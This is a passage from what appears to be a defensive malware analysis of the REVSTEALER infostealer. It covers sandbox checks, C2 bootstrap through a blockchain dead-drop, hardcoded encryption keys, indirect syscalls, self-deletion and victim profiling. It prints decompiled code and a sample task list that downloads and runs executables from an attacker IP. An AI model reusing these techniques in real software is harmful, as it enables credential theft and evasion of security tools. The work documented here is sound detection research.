REVSTEALER performs this anti-sandbox check by retrieving values from `GetUserNameW` and `GetComputerNameW` then comparing to known usernames and hostnames used in sandbox platforms. For this check, if any of these values match, the scoring system is skipped and the malware terminates.

```
if ( type_sub3 == 1 )
{
  if ( (user_buf_len = 0x100, wrap_GetUserNameW(a1: user_name, a2: &user_buf_len) != 0)
    && wstr_tolower_hash_lookup(a1: user_name) != 0
    || (comp_buf_len = 0x10, wrap_GetComputerNameW(a1: comp_name, a2: &comp_buf_len) != 0)
    && wstr_tolower_hash_lookup(a1: comp_name) != 0 )
  {
    init_tick_timestamp();
    jitter_sleep_then_exit();
  }
}
```

*Username/Computer Name check*

Below is the table of usernames/hostnames paired with the observed hash value:

| Hash | Value |
|---|---|
| 0x40b32d13 | johnson |
| 0xac66c101 | miller |

| | |
|---|---|
| 0x18e48313 | malware |
| 0x9580ad3c | maltest |
| 0xfdd11acf | johndoe |
| 0xa1f8288f | sandbox |
| 0xecaf7889 | virus |
| 0xeb6ed1c7 | john doe |
| 0x3a96ef11 | N/A |
| 0x9894a35f | sand box |
| 0x2846044e | WDAGUtilityAccount |
| 0xc823057b | harry johnson |
| 0x8dc6f754 | test |
| 0xddb3fc7c | sample |
| 0x9fa59e58 | analysis |
| 0x1beca84c | cuckoo |
| 0x84f90878 | vmware |
| 0xc0dffbaa | lichao |

## System Uptime (Type 5)

This check uses `GetTickCount64` to retrieve the system uptime. Short uptimes are suspicious as sandboxes typically boot and execute samples immediately, whereas genuine machines have usually been running for an extended period. Below is the table and points system breakdown:

| Uptime | Score |
|---|---|
| < 2 minutes | +3 |
| 2–10 minutes | 1 |
| > 10 minutes | 0 |

### Sleep/Timing Check (Type 6)

For this check, REVSTEALER captures the system uptime via `GetTickCount64` and then issues a `Sleep()` for 1000 milliseconds. The malware issues another `GetTickCount64` to measure the elapsed time in between. If the elapsed time is less than 400 ms, it adds 7 points. This focuses on sandboxing techniques where functions like `Sleep()` are often hooked and accelerated to speed up analysis.

```
tick_pre_sleep = get_tick_count_64();
util_sleep(a1: 1000u);
cond_lt = (get_tick_count_64() - tick_pre_sleep) < 400;
subcheck_score = enc_sandbox_score ^ 0x488AFA87;
dec_score = cond_lt ? 7 : 0;
```

*Sleep acceleration check*

### Media Foundation Check (Type 7)

To identify VMs or sandboxes lacking GPU media drivers, the malware implements a Media Foundation capability probe. It initializes Media Foundation with version `0x20070`, and calls `MFTEnumEx` with `MFT_CATEGORY_VIDEO_ENCODER` and `MFT_ENUM_FLAG_HARDWARE`. The enumeration is filtered for `MFMediaType_Video` (`73646976-0000-0010-8000-00AA00389B71`) and `MFVideoFormat_H264` (`34363248-0000-0010-8000-00AA00389B71`). If no hardware-accelerated H.264 encoder is available, 5 points are added to the sandbox score.

On failure, the malware performs a secondary sink-writer test using `MFCreateAttributes`, `MFCreateMediaType`, and `MFCreateSinkWriterFromURL`. It configures H.264 output and NV12 input at 1280×720, 30 FPS, and 4 Mbps, then invokes the `IMFSinkWriter` methods `AddStream`, `SetInputMediaType`, and `BeginWriting` against a temporary `%TEMP%\hp_<PID>.mp4` file.

The .mp4 file is immediately removed after the test, and the operation's return value is ignored. This likely represents a developer bug or abandoned second-stage verification, although it also forces codec initialization that may expose incomplete sandbox API emulation.

### CPUID Check (Type 8)

This check uses the `CPUID` instruction to detect anomalies in CPU identification data commonly found in virtualized environments. REVSTEALER first queries the vendor ID to confirm the CPU identifies as `AMD` or `Intel`, and then it reads the full processor brand string to verify the two are

consistent. If there is a mismatch, REVSTEALER treats this as a sandbox indicator and adds 5 points to the score.

### Virtualization Check (Type 9)


The final check enumerates display adapters by using `EnumDisplayDevicesW` and matches each device's `PCI\VEN_XXXX` hardware ID against six known VM PCI vendors. The vendor table is constructed on the stack using XOR key (`0x101EC6C7`).

The following table lists the vendors and their vendor ID:

| Vendor | Vendor ID |
|---|---|
| Bochs/QEMU | 0x1234 |
| VMware | 0x15AD |
| VirtualBox/Oracle | 0x80EE |
| QEMU/Red Hat PCIe | 0x1B36 |
| VirtIO/Red Hat | 0x1AF4 |
| Google | 0x1AE0 |

## Mutex

Once the machine passes the sandbox scoring system (< 7 points), it moves onto the next stage where REVSTEALER creates a named mutex (`Global\57B239C4`) from a hardcoded value in the sample. This value is different per build and used to enforce single-instance execution, preventing concurrent runs of the stealer on the same host.





*REVSTEALER - mutex*

## Command dispatcher and C2 transport

REVSTEALER uses a multi-stage C2 bootstrap rather than relying on a single plaintext hostname. Its first candidate is stored as a hexadecimal, IV-prefixed AES-256-CBC blob. Decrypting that configuration with the embedded 32-byte key recovers

`monitor5.roast-core85[.]click:443`. The plaintext parser accepts `host[:port]` and defaults to port 443 when the port is omitted.

Before accepting a candidate, the malware performs a GET request to `/ext/status` and requires the response body to contain `active`.





*C2 server response from GET request*

If the embedded server does not pass this check, REVSTEALER queries a dead-drop value from the Polygon contract `0xa612754454c845FFB0258dC2EF57E3529e80E37D`.
Both the embedded C2 configuration and the value returned through Polygon use IV-prefixed AES-256-CBC encryption. REVSTEALER decrypts them using the following embedded 32-byte key: `3decf11ed3e4c9fc675b886bec02609c65e019c24a30bacd2a1924cb04320d58`. In each encrypted blob, the first 16 decoded bytes provide the CBC initialization vector, while the remaining bytes contain the ciphertext.

It issues an `eth_call` for selector `0x4965e13f` through a once-shuffled list of five public RPC services:

- `polygon-bor-rpc.publicnode.com`
- `poly.api.pocket.network`
- `polygon.lava.build`
- `polygon-public.nodies.app`
- `polygon.drpc.org`




*Polygon C2 transaction on polygonscan*

The returned hex value is decoded and decrypted with the same AES-256-CBC scheme, then parsed as another `host[:port]` candidate. If neither source produces an active endpoint, the malware sleeps for 60 seconds and repeats the bootstrap cycle.

The active connection is created through WinINet with 120-second timeout settings and the user agent `Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36`.

Below are the C2 routes used in our sample, please note these endpoints are unique per build making them not great candidates for detection:

| Route | Purpose |
|---|---|
| `/ext/status` | Validates that a candidate server is active |
| `/ext/sync/ucluv.wkku?h=<machine-id>` | Retrieves the task document |
| `/ext/push/ucluv.wkku` | Carries normal collection and bulk-file results |
| `/ext/events/ucluv.wkku` | Carries event-style results |
| `/ext/ping/ucluv.wkku` | Carries ping, status, and final completion traffic |

## Communication

REVSTEALER encrypts outbound C2 traffic using AES-128-CBC with a hardcoded 16-byte key (`758bcbb225008523dc38850cf9704b7d`) and 16-byte IV (`777d094086a06696a98700495ce756a7`), both embedded in the `.rdata` section. Each packet uses the following structure `base64(AES(40-byte header + payload))` and is transmitted in the `ss` field of a JSON object. Each request includes other key-value pairs in the same JSON object; these keys are obfuscated with different names per sample.

Below is an example of an outbound request:

JSON


```
{"vvnk":"oyi","wwjb":"i","osvyad":13868,"pbbvu":"5d537752d77452a5","vh":"zibjf","pio":[{"avd":"m","ss":"WUV9t9Ea/3PSqiChtiNn+FxaVTulpMbsc/UBKvlm/K3pfLFjlguWeoqDYgZIQuIMjWiTKUZEUBTgrnkz0ZUmBZAnrMYTHyZrT4cH1LYidVXQXmN2xza5htkmRmPCIIqtuLRHD8j/zEqlBE2875jOO0zvcRCKbqJPZrgKhMravbMSZgFZO4dDYgVIhEC9oWAQEmPdM54TtAB3g2oMXwsrCiuz9OWKyWZHKAVxHGDxIO5g6OgU2oVhdJqtvPavKbSDW9y711gQUlAPGommG5pcJ9VtiHCAxyqn3ZQjgYELQ08="}]}
```

Below are the key-value pairs and their meanings:

| Field | Value | Meaning |
|---|---|---|
| vvnk | oyi | Packet type |
| wwjb | i | Packet subtype |
| osvyad | 358185 | Uptime since last reboot |
| pbbvu | 5d537752d77452a5 | Machine ID using FNV-1a (CPUID, RAM, computer name, username) |
| vh | zibjf | Not clear - Build-related possibly? |
| pio | [{avd, ss}] | Array of exfiltration items<br>- avd - Unknown<br>- ss - encrypted payload (base64/AES) |

## Packet structure

Within the `ss` field, after Base64 decoding and AES decryption, lies a 40-byte packet header that prefixes every C2 message. The header includes a fixed protocol magic value (`0x20CAD179`), the machine fingerprint, the data type identifier, and the payload size.

Below is the 40-byte header layout:

| Offset | Size | Field |
|---|---|---|
| 0 | 4 | Magic (`0x20CAD179`) |
| 4 | 4 | Sequence number |
| 8 | 4 | Source tag |
| 12 | 16 | Machine ID |
| 28 | 4 | Payload size |
| 32 | 4 | Data Type / Tag |
| 36 | 4 | Data handle |
| 40 | n | Payload bytes |

The source field carries a hard-coded tag associated with different functionality such as credential harvesting, exfiltration and session-related information. This allows the C2 server to route and handle each incoming packet without parsing the payload itself.

The full table of each source tag mapped to their functionality can be found in Appendix B.

## Task execution

Near the end of its collection run, REVSTEALER appends its machine identifier to `/ext/sync/ucluv.wkku?h=` and downloads the task response. A response beginning with `n` bypasses parsing, while the parser also recognizes the exact value `none`.

The parser expects a top-level `tasks` array. Each task can contain `action`, `dl`, `dest`, `cmdline`, `hidden`, and `elevate`. Two actions are implemented:

- `dl` expands environment variables in the destination and command line, downloads the supplied URL, overwrites or creates the destination file, and executes the command only if the transfer succeeds.
- `ex` expands and executes the supplied command line directly.

`hidden` defaults to true and is disabled when its value begins with `0` or `f`. `elevate` defaults to false and is enabled when its value begins with `1` or `t`. Elevated tasks invoke `cmd.exe /c <command>` through `ShellExecuteExW` with the `runas` verb. Non-elevated tasks use `CreateProcessW`; hidden execution supplies `CREATE_NO_WINDOW` and `SW_HIDE`.

The implementation uses a lightweight brace-depth scanner rather than a complete JSON parser. Its return value counts commands actually dispatched, so a failed download does not count as an executed task.

```
None
{
    "tasks": [
        {
            "hidden": true,
            "elevate": false,
            "action": "dl_exec",
            "dl":
"hxxp://192.162.199[.]246/pb7Ulzhaae3xpSNrEvJH5yqqyMyIbnNF/9z7BGnRGpgs8cZv7.exe",
            "dest": "%temp%\\4kuh1t7zsm.exe",
            "cmdline": "\"%temp%\\4kuh1t7zsm.exe\""
        },
        {
            "hidden": true,
            "elevate": false,
            "action": "dl_exec",
```

```
            "dl":
"hxxp://192.162.199[.]246/pb7Ulzhaae3xpSNrEvJH5yqqyMyIbnNF/gM9anpOuZNKX8zHj.exe",
            "dest": "%temp%\\1ucljxp4fx.exe",
            "cmdline": "\"%temp%\\1ucljxp4fx.exe\""
        },
        {
            "hidden": true,
            "elevate": false,
            "action": "dl_exec",
            "dl":
"http://192.162.199.246/pb7Ulzhaae3xpSNrEvJH5yqqyMyIbnNF/6eq5gvOfRvNmCi54.exe",
            "dest": "%temp%\\xg7yl9aa2p.exe",
            "cmdline": "\"%temp%\\xg7yl9aa2p.exe\""
        },
        {
            "hidden": true,
            "elevate": false,
            "action": "dl_exec",
            "dl":
"hxxp://192.162.199[.]246/pb7Ulzhaae3xpSNrEvJH5yqqyMyIbnNF/mKM65Cf6QNqeOVw9.exe",
            "dest": "%temp%\\1l7dndzayi.exe",
            "cmdline": "\"%temp%\\1l7dndzayi.exe\""
        }
    ]
}
```

There is no persistence mechanism observed with REVSTEALER; once all the modules have executed, the malware will send the string (`complete`) at the payload offset signaling its termination.

Before examining the stealer components, the following sections cover some notable features used across the malware.

## Notable features

### Loading modules

Rather than calling `GetModuleHandle` or `LoadLibrary`, REVSTEALER resolves APIs directly from the PEB and PE export tables, sidestepping user-mode hooks that might be placed by AV and EDR products. For modules not yet loaded, it falls back to `LdrLoadDll`, the lower-level NTDLL function used by `LoadLibrary` to avoid hooking as well.

```
module_base_peb = util_get_module_base_peb(a1: ntdll_dll);
_module_base_peb = module_base_peb;
if ( module_base_peb != nullptr )
{
  LdrLoadDll = util_resolve_export_by_hash_v2(a1: module_base_peb, a2: ntdll_dll_LdrLoadDll);
  RtlInitUnicodeString = util_resolve_export_by_hash_v2(a1: _module_base_peb, a2: ntdll_dll_RtlInitUnicodeString);
  if ( LdrLoadDll != nullptr && RtlInitUnicodeString != nullptr )
  {
    RtlInitUnicodeString(dest_str: v10, source_str: v11);
    h_module = 0;
    if ( LdrLoadDll(dll_path: 0, dll_chars: 0, dll_name: v10, dll_handle: &h_module) == 0 )
      return h_module;
  }
}
```

*LdrLoadDll usage*

## Crash handling

REVSTEALER implements a custom exception handler using a VEH-based `setjmp`/`longjmp` pattern on `TEB.AritraryUserPointer`. This design allows REVSTEALER to safely attempt risky operations such as decrypting DPAPI credentials or performing cross-process memory reads without crashing the process.

It calls `RtlCaptureContext` to snapshot all callee-saved registers and XMM6–15 into a 272-byte `VEH_SETJMP_BUFFER` structure, saves the previous frame pointer for chaining, then installs the buffer as the current frame by writing its address to `gs:[0x28]`. When any exception fires anywhere in the guarded region, the handler intercepts it, writes the `ExceptionCode` into `buf->exc_code`, restores all saved registers into the faulting thread's `CONTEXT`, unlinks the frame by restoring the previous `ArbitraryUserPointer`, and returns `EXCEPTION_CONTINUE_EXECUTION` causing the CPU to resume at the saved RIP, the place where the guarded region was established.

```
1  __int64 __fastcall veh_handler(struct _EXCEPTION_POINTERS *ExceptionInfo)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5    frame = NtCurrentTeb()->NtTib.ArbitraryUserPointer;
6    if ( frame == nullptr )
7      return 0;
8    prev_frame = frame->prev_frame;
9    frame->exc_code = ExceptionInfo->ExceptionRecord->ExceptionCode;
10   __writegsqword(0x28u, prev_frame);
11   ContextRecord = ExceptionInfo->ContextRecord;
12   ContextRecord->Rsp = frame->Rsp;
13   v5 = &ContextRecord->FltSave.XmmRegisters[6];
14   ContextRecord->Rbp = frame->Rbp;
15   ContextRecord->Rbx = frame->Rbx;
16   ContextRecord->Rdi = frame->Rdi;
17   ContextRecord->Rsi = frame->Rsi;
18   ContextRecord->R12 = frame->R12;
19   ContextRecord->R13 = frame->R13;
20   ContextRecord->R14 = frame->R14;
21   ContextRecord->R15 = frame->R15;
22   ContextRecord->Rip = frame->Rip;
23   p_Xmm6 = &frame->Xmm6;
24   if ( v5 > (&frame->Xmm15.High + 7) || (&v5[9].High + 7) < p_Xmm6 )
25   {
```

*Custom VEH handler*

## Syscalls

REVSTEALER initializes an indirect syscall subsystem that allows browser and credential-collection code to request native Windows services without calling the beginning of the corresponding `Zw*` export, where user-mode EDR hooks are commonly installed.

REVSTEALER first resolves `ntdll.dll` by walking the PEB loader list and comparing a case-insensitive module hash against `0x3CFA685D`. This avoids using normal module-resolution APIs for the initial lookup. It then parses the in-memory `ntdll` PE export directory and examines exports whose names begin with `Zw`.

There are 14 small `wrap_Zw*` functions which are the consumers of the persistent descriptors. Each wrapper supplies its service-specific descriptor to the common dispatcher rather than calling the corresponding `ntdll` export directly.

For every matching export, the initializer creates a temporary 24-byte record containing the `Zw*` export entry address, its 32-bit name hash, and the address of a usable syscall gate:

```
C/C++
typedef struct _REVSTEALER_ZW_EXPORT_RECORD {
    uint64_t export_address;     // +0x00: beginning of the Zw* export
    uint32_t name_hash;          // +0x08: hash used to select a requested service
    uint32_t reserved;           // +0x0C: unused/padding in the observed record
    uint64_t syscall_gate;       // +0x10: address of an in-ntdll 0F 05 C3 sequence
} REVSTEALER_ZW_EXPORT_RECORD;    // 0x18 bytes
```

REVSTEALER scans up to `0x100` bytes from each export for `0F 05 C3`, which represents `syscall; ret`. If the export begins with an `E9` or `EB` jump, it skips the jump bytes and continues searching. This behavior allows it to recover a gate even when a stub entry point has been redirected by a user-mode hook.

The temporary records are sorted by `export_address`. REVSTEALER treats each record's position in this address-sorted table as the syscall service number for the running Windows build. It therefore does not use a hard-coded syscall table and does not read the `mov eax, imm32` immediate from the requested export. The temporary heap array is used during initialization and is distinct from the persistent descriptors described below.


Every usable gate is also copied into `g_syscall_stub_pool`. The array can hold 512 gate pointers, and `g_syscall_pool_count` records the number populated. These are addresses of `syscall; ret` instructions inside `ntdll`; they are not necessarily the beginnings of the corresponding `Zw*` functions.

When a descriptor is prepared, `resolve_indirect_syscall_descriptor` selects a pool entry using a pseudo-random generator seeded. If the pool cannot supply a gate, the resolver falls back to the gate stored in the matching temporary export record.

### Persistent global syscall descriptors

The resolver writes one 16-byte descriptor for each requested native service:

```
C/C++
typedef struct _REVSTEALER_SYSCALL_DESCRIPTOR {
    uint64_t encoded_gate;       // +0x00: syscall;ret address XOR 0x4ADA3F9E64784AD7
    uint32_t argument_count;     // +0x08: plaintext service metadata
    uint16_t encoded_ssn;        // +0x0C: sorted service index XOR 0x9BF9
    uint16_t reserved;           // +0x0E: unused/padding in the 16-byte slot
} REVSTEALER_SYSCALL_DESCRIPTOR;  // 0x10 bytes
```




*_REVSTEALER_SYSCALL_DESCRIPTOR structure in memory*

The qword at offset `+0x00` is an XOR-encoded pointer to the selected `syscall; ret` gate. The selected gate can belong to an unrelated export. The dword at `+0x08` records the expected number of parameters. This value is useful service metadata. And lastly the word at `+0x0C` is the XOR-encoded service index.

### Technique classification

This style is best described as a custom indirect-syscall mechanism. It combines Hell's Gate-style dynamic resolution of `ntdll` native exports with address-sorted syscall-number derivation and randomized in `ntdll` gates.

```
.text:0000000140042E20 invoke_indirect_syscall proc near
.text:0000000140042E20
.text:0000000140042E20 var_78= byte ptr -78h
.text:0000000140042E20 arg_20= qword ptr  30h
.text:0000000140042E20 arg_28= qword ptr  38h
.text:0000000140042E20 arg_30= qword ptr  40h
.text:0000000140042E20 arg_38= qword ptr  48h
.text:0000000140042E20 arg_40= qword ptr  50h
.text:0000000140042E20 arg_48= qword ptr  58h
.text:0000000140042E20 arg_50= qword ptr  60h
.text:0000000140042E20 arg_58= qword ptr  68h
.text:0000000140042E20 arg_60= qword ptr  70h
.text:0000000140042E20 arg_68= byte ptr  78h
.text:0000000140042E20
.text:0000000140042E20 push    rbp             ; Central indirect-syscall dispatcher. Re-marshals
.text:0000000140042E21 mov     rbp, rsp
.text:0000000140042E24 push    rbx
.text:0000000140042E25 push    rdi
.text:0000000140042E26 push    rsi
.text:0000000140042E27 sub     rsp, 80h        ; Integer Subtraction
.text:0000000140042E2E mov     rbx, rcx
.text:0000000140042E31 mov     r10, rdx
.text:0000000140042E34 mov     rdx, r8
.text:0000000140042E37 mov     r8, r9
.text:0000000140042E3A mov     r9, [rbp+arg_20]
.text:0000000140042E3E lea     rsi, [rbp+arg_28] ; Load Effective Address
.text:0000000140042E42 lea     rdi, [rsp+98h+var_78] ; Load Effective Address
.text:0000000140042E47 mov     rcx, 8
.text:0000000140042E4E rep movsq               ; Move Byte(s) from String to String
.text:0000000140042E51 movzx   eax, word ptr [rbx+0Ch] ; Move with Zero-Extend
.text:0000000140042E55 xor     ax, cs:g_syscall_index_xor_key ; Logical Exclusive OR
.text:0000000140042E5C mov     r11, [rbx]
.text:0000000140042E5F xor     r11, cs:g_stub_ptr_xor_key ; Logical Exclusive OR
.text:0000000140042E66 call    r11             ; Indirect Call Near Procedure
.text:0000000140042E69 add     rsp, 80h        ; Add
.text:0000000140042E70 pop     rsi
.text:0000000140042E71 pop     rdi
.text:0000000140042E72 pop     rbx
.text:0000000140042E73 pop     rbp
.text:0000000140042E74 retn                    ; Return Near from Procedure
.text:0000000140042E74 invoke_indirect_syscall endp
.text:0000000140042E74
```

*invoke_indirect_syscall stub*

## Self-deletion

Before the malware shuts down, it attempts to perform a self-delete operation while running. The malware includes two techniques in case the first operation fails.

REVSTEALER deletes its image through native file-information classes before terminating. It obtains its executable path, resolves `NtSetInformationFile`, and makes up to three attempts to open the image with delete-related access. It then submits `FileDispositionInformationEx` with a value of 7, combining delete, POSIX-semantics, and force-image-section-check flags. The handle is closed after each request, and a non-negative `NTSTATUS` ends the retry loop.

If the extended disposition request fails, the fallback opens the image for deletion, renames its default stream to the alternate data stream name `:e` with `FileRenameInformation`, reopens the original path, and applies the older `FileDispositionInformation` class with a true value. Failed pairs are separated by a 300-millisecond delay. This technique has been observed in multiple malware families such as LATRODECTUS, and was first discovered by Jonas Lykkegaard and implemented by Lloyd Davies in the delete-self-poc repo.
After the deletion attempts, the malware resolves and calls `kernel32!ExitProcess(0)`.

## Data collection/exfiltration

This section covers REVSTEALER's core data collection capabilities, including victim and system profiling as well as the individual stealer components. This malware casts a wide net across various file sources, targeting credentials, cryptocurrency wallets, gaming platforms, messaging applications, password managers, and more. The malware also implements a bypass for Google Chrome's Application-Bound Encryption (ABE), a security feature introduced in 2024 used to protect stored credentials and cookies from being accessed by low-privilege malware.

The following sections are presented in the order of their execution:

### System information

Once the C2 connection is established, REVSTEALER immediately profiles the victim machine and transmits the collected data as part of the first outbound request.

The following table contains data collected in this request and the source APIs used to retrieve the data:

| Field | Source |
|---|---|
| Date/time | `GetSystemTime` (day, month, year, hour, min, sec) |
| Machine fingerprint | FNV-1a hash based on victim machine (CPU, Memory, Computer Name, Username) |
| System locale | `GetLocaleInfo`, `GetSystemDefaultUILanguage` |
| CPU info | `CPUID`, `GetLogicalProcessorInformation` |
| RAM (MB) | `GlobalMemoryStatusEx` |
| Windows version | `RtlGetVersion` (major, minor, build + arch) |
| GPU name | `EnumDisplayDevicesW` |

| | |
|---|---|
| NetBIOS hostname | `GetComputerNameW` |
| DNS hostname | `GetComputerNameExW` using `ComputerNameDnsDomain` |
| Username | `GetUserNameW` |
| Administrator flag | Generates 1 or 0 based on `AllocateAndInitializeSid` |
| Token integrity | `GetTokenInformation` |
| Timezone | `GetTimeZoneInformation` |
| User locale | `GetLocaleInfoW`, `GetUserDefaultUILanguage` |
| Keyboard layout | `GetKeyboardLayout` |
| Screen resolution | `GetSystemMetrics(0)`, `GetSystemMetrics(1)` |
| Version | Bot version number |

## Environment variable dump

The malware harvests the victim's full environment block using `GetEnvironmentStringsW`. This is particularly dangerous for users as environment variables commonly hold sensitive material including API keys, cloud provider credentials, and session tokens.

Below is an example of this output:

```
None
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\jim\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
ComSpec=C:\WINDOWS\system32\cmd.exe
```

## Process listing

REVSTEALER collects all running processes at the time of infection using `CreateToolhelp32Snapshot` in combination with `Process32FirstW` / `Process32NextW`. Each entry is converted to UTF-8 and the PID is converted to a decimal then written into a tab-delimited buffer listing.

Below is a shortened example of this output:

```
None
0       [System Process]
4       System
100     Registry
344     smss.exe
436     csrss.exe
```

### Installed applications

REVSTEALER collects the installed applications on the victim machine by reading the Windows uninstall registry key path (`SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`). It performs this operation twice to cover both 32-bit and 64-bit applications and also includes the version number with the program.

Below is an example of the output:

```
None
Python 3.12.10 Standard Library (64-bit)        3.12.10150.0
Everything 1.4.1.1032 (x86)     1.4.1.1032
Google Chrome   148.0.7778.96
Microsoft Edge  147.0.3912.98
Wireshark 4.6.5 x64     4.6.5
Python Launcher 3.12.10150.0
```

### Windows clipboard

REVSTEALER collects the contents of the user's clipboard via `OpenClipboard` / `GetClipboardData`.

### Screenshot

REVSTEALER captures a full screenshot of the victim machine using various built-in Windows functionality by getting the screen dimensions `GetDeviceCaps`, then using `BitBlt`, then encoding the data using a GDI JPG encoder (`557cf401-1a04-11d3-9a73-0000f81ef32e`).

## Browser discovery/credential decryption

Prior to credential theft, REVSTEALER builds a list of browser profile locations by resolving `%LOCALAPPDATA%` and `%APPDATA%` via `GetEnvironmentVariableW`. Next, it enumerates the `%SystemDrive%\Users`, walking through every sub-directory to collect all the user accounts

on the machine. Once the users and directories are identified, it sweeps through each location searching for files named `Local State` or directories named `Profiles`. This is used to identify two browser families:

- Chromium targeting Chrome/Edge/Brave/Opera browsers (`Local State`)
- Gecko targeting Firefox/Thunderbird browsers (`Profiles`)

For any found browsers, REVSTEALER sends over a browser count announcement to the C2 server using the tag (`0xB7297721`). After this packet, there is a per-browser loop that does the following:

